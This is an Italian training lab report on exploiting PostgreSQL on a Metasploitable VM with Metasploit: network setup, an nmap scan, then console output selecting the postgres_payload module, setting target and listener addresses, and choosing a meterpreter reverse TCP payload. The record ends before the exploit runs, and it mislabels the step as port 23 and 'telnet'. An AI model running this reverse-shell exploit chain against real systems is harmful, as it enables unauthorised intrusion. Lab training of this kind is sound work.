Report Esercizio 22/01/2025

Exploit PostgreSQL con Metasploit Framework + Bonus Leonardo Catalano

“La traccia di oggi ci chiede di effettuare una sessione di Exploit PostgreSQL utilizzando Metasploit Framework su una macchina virtuale Metasploitable.
Bisognerà effettuare una sessione di hacking sul servizio ‘PostgreSQL’ della macchina Metasploitable da Kali.

Le fasi da effettuare saranno le seguenti:

1. Configurazione delle macchine:
   Le macchine dovranno essere configurate in rete interna e dovranno essere raggiungibili l’una con l’altra (devono poter comunicare) .
   Nello specifico le macchina Kali e Metasploitable dovranno avere questi indirizzi nello specifico 192.168.1.25 - 192.168.1.40/24


2. Utilizzo Metasploit Framework:
   Utilizzare Metasploit framework per effettuare una sessione di hacking sul servizio ‘PostgreSQL’ della macchina Metasploitable.

Preconfigurazione macchine virtuali:


Prima di tutto si configurano le VM per farle stare tutte nella stessa rete.
Come indirizzo di rete di riferimento uso il 192.168.1.0 /24.

-Macchina Kali Linux:

Per configurare l’indirizzo ipv4, si aprono le impostazioni della connessione, cliccando con il mouse destro sull’icona dell’ethernet, si va su IPv4 Settings, si cambia il metodo da DHCP a Manuale, si scrive l’indirizzo, si fà Add e si Salva.




Poi si disattiva la scheda di rete e la si riattiva e si va a verificare se l'indirizzo è stato assegnato correttamente aprendo la console e facendo il comando ifconfig o ip a.




Come si può vedere l'indirizzo è stato configurato correttamente.

-Macchina Metasploitable:

Per configurare l'indirizzo ipv4 sulla macchina Metasploitable si utilizza il seguente comando: sudo ifconfig eth0 192.168.1.40/24




-Ping Kali --> Metasploitable:



-Sessione hacking con Metasploit Framework (msfconsole) :


Per prima cosa si fà una scansione utilizzando nmap sul target prima di aprire il framework Metasploit da cmd con il comando “msfconsole”.

Il comando per effettuare l’nmap utilizzato in questo caso è il seguente:
“nmap -sV –p- indirizzoiptarget (192.168.1.40)”




Dopo aver fatto l'nmap ed aver visto la porta 23 aperta, si passa alla sessione di hacking con Metasploit Framework.

Da cmd con il comando msfconsole accediamo a Metasploit Framework.



Ora andremo ad effettuare una ricerca per vedere se ci sono degli exploit per 'telnet', per fare ciò si utilizza il seguente comando:
"search PostgreSQL"



Come da screen notiamo che l'exploit della consegna "exploit/linux/postgres/postgres_payload" è il numero 26.
Per scegliere l'exploit possiamo usare il comando use 26 oppure use path dell'exploit.
"use 26 oppure use exploit/linux/postgres/postgres_payload"

```
msf6 > use 26
[*] Using configured payload linux/x86/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(linux/postgres/postgres_payload) >
```

Successivamente utilizziamo il comando “show options” per capire quali parametri prima devono essere configurati:

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS                     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as


Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

Come da screen, notiamo che nei parametri requisiti (required) alcuni effettivamente che servono sono messi come non Required, quelli che sono necessari RHOSTS e RPORT, quindi l’indirizzo ip del target e la porta, di base la porta è preimpostata a 5432 ed essendo che su metasploit la porta in ascolto è sempre la 5432 non è necessaria cambiarla.
Inoltre è necessario settare LHOST quindi l’indirizzo dell’attaccante, in questo caso di kali, perchè si sta andando a fare un reverse_attack.
Per settare quindi l’RHOSTS,e LHOST i comandi sono i seguenti:
“set RHOSTS indirizzo ipv4 (192.168.1.40)”.
“set LHOST indirizzo ipv4 (192.168.1.25)”.

```
msf6 exploit(linux/postgres/postgres_payload) > set RHOSTS 192.168.1.40
RHOSTS ⇒ 192.168.1.40
msf6 exploit(linux/postgres/postgres_payload) > set LHOST 192.168.1.25
LHOST ⇒ 192.168.1.25
msf6 exploit(linux/postgres/postgres_payload) >
```

Una volta settato l’RHOSTS e LHOST, facendo un 2* controllo con ”show options”, vediamo se abbiamo inserito tutti i parametri necessari e se sono stati inseriti correttamente.

```
msf6 exploit(linux/postgres/postgres_payload) > show options

Module options (exploit/linux/postgres/postgres_payload):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   VERBOSE  false            no        Enable verbose output


   Used when connecting via an existing SESSION:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   no        The session to run this module on


   Used when making a new connection via RHOSTS:

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DATABASE  postgres         no        The database to authenticate against
   PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
   RHOSTS    192.168.1.40     no        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5432             no        The target port
   USERNAME  postgres         no        The username to authenticate as

Payload options (linux/x86/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.1.25     yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Linux x86
```

I parametri sono stati inseriti correttamente.


Successivamente ci resta da scegliere e configurare il payload, la prima cosa da fare è vedere quanti payload sono disponibili per l'exploit che abbiamo scelto.
Il comando per fare ciò è "show payloads", e nello specifico vedremo soltanto i payloads disponibili per quel tipo specifico di exploit scelto.

```
Compatible Payloads
===================

   #   Name                                                Disclosure Date  Rank    Check  Description
   -   ----                                                ---------------  ----    -----  -----------
   0   payload/generic/custom                              .                normal  No     Custom Payload
   1   payload/generic/debug_trap                          .                normal  No     Generic x86 Debug Trap
   2   payload/generic/shell_bind_aws_ssm                  .                normal  No     Command Shell, Bind SSM (via AWS API)
   3   payload/generic/shell_bind_tcp                      .                normal  No     Generic Command Shell, Bind TCP Inline
   4   payload/generic/shell_reverse_tcp                   .                normal  No     Generic Command Shell, Reverse TCP Inline
   5   payload/generic/ssh/interact                        .                normal  No     Interact with Established SSH Connection
   6   payload/generic/tight_loop                          .                normal  No     Generic x86 Tight Loop
   7   payload/linux/x86/chmod                             .                normal  No     Linux Chmod
   8   payload/linux/x86/exec                              .                normal  No     Linux Execute Command
   9   payload/linux/x86/meterpreter/bind_ipv6_tcp         .                normal  No     Linux Mettle x86, Bind IPv6 TCP Stager (Linux x86)
   10  payload/linux/x86/meterpreter/bind_ipv6_tcp_uuid    .                normal  No     Linux Mettle x86, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   11  payload/linux/x86/meterpreter/bind_nonx_tcp         .                normal  No     Linux Mettle x86, Bind TCP Stager
   12  payload/linux/x86/meterpreter/bind_tcp              .                normal  No     Linux Mettle x86, Bind TCP Stager (Linux x86)
   13  payload/linux/x86/meterpreter/bind_tcp_uuid         .                normal  No     Linux Mettle x86, Bind TCP Stager with UUID Support (Linux x86)
   14  payload/linux/x86/meterpreter/reverse_ipv6_tcp      .                normal  No     Linux Mettle x86, Reverse TCP Stager (IPv6)
   15  payload/linux/x86/meterpreter/reverse_nonx_tcp      .                normal  No     Linux Mettle x86, Reverse TCP Stager
   16  payload/linux/x86/meterpreter/reverse_tcp           .                normal  No     Linux Mettle x86, Reverse TCP Stager
   17  payload/linux/x86/meterpreter/reverse_tcp_uuid      .                normal  No     Linux Mettle x86, Reverse TCP Stager
   18  payload/linux/x86/metsvc_bind_tcp                   .                normal  No     Linux Meterpreter Service, Bind TCP
   19  payload/linux/x86/metsvc_reverse_tcp                .                normal  No     Linux Meterpreter Service, Reverse TCP Inline
   20  payload/linux/x86/read_file                         .                normal  No     Linux Read File
   21  payload/linux/x86/shell/bind_ipv6_tcp               .                normal  No     Linux Command Shell, Bind IPv6 TCP Stager (Linux x86)
   22  payload/linux/x86/shell/bind_ipv6_tcp_uuid          .                normal  No     Linux Command Shell, Bind IPv6 TCP Stager with UUID Support (Linux x86)
   23  payload/linux/x86/shell/bind_nonx_tcp               .                normal  No     Linux Command Shell, Bind TCP Stager
   24  payload/linux/x86/shell/bind_tcp                    .                normal  No     Linux Command Shell, Bind TCP Stager (Linux x86)
   25  payload/linux/x86/shell/bind_tcp_uuid               .                normal  No     Linux Command Shell, Bind TCP Stager with UUID Support (Linux x86)
   26  payload/linux/x86/shell/reverse_ipv6_tcp            .                normal  No     Linux Command Shell, Reverse TCP Stager (IPv6)
   27  payload/linux/x86/shell/reverse_nonx_tcp            .                normal  No     Linux Command Shell, Reverse TCP Stager
   28  payload/linux/x86/shell/reverse_tcp                 .                normal  No     Linux Command Shell, Reverse TCP Stager
   29  payload/linux/x86/shell/reverse_tcp_uuid            .                normal  No     Linux Command Shell, Reverse TCP Stager
   30  payload/linux/x86/shell_bind_ipv6_tcp               .                normal  No     Linux Command Shell, Bind TCP Inline (IPv6)
   31  payload/linux/x86/shell_bind_tcp                    .                normal  No     Linux Command Shell, Bind TCP Inline
   32  payload/linux/x86/shell_bind_tcp_random_port        .                normal  No     Linux Command Shell, Bind TCP Random Port Inline
   33  payload/linux/x86/shell_reverse_tcp                 .                normal  No     Linux Command Shell, Reverse TCP Inline
   34  payload/linux/x86/shell_reverse_tcp_ipv6            .                normal  No     Linux Command Shell, Reverse TCP Inline (IPv6)

msf6 exploit(linux/postgres/postgres_payload) >
```

In questo caso il payload interessato è il meterpreter/reverse_tcp quindi il numero 16.
Per settarlo il comando è il seguente:
"set payload numero (16)"

```
msf6 exploit(linux/postgres/postgres_payload) > set payload 16
payload ⇒ linux/x86/meterpreter/reverse_tcp
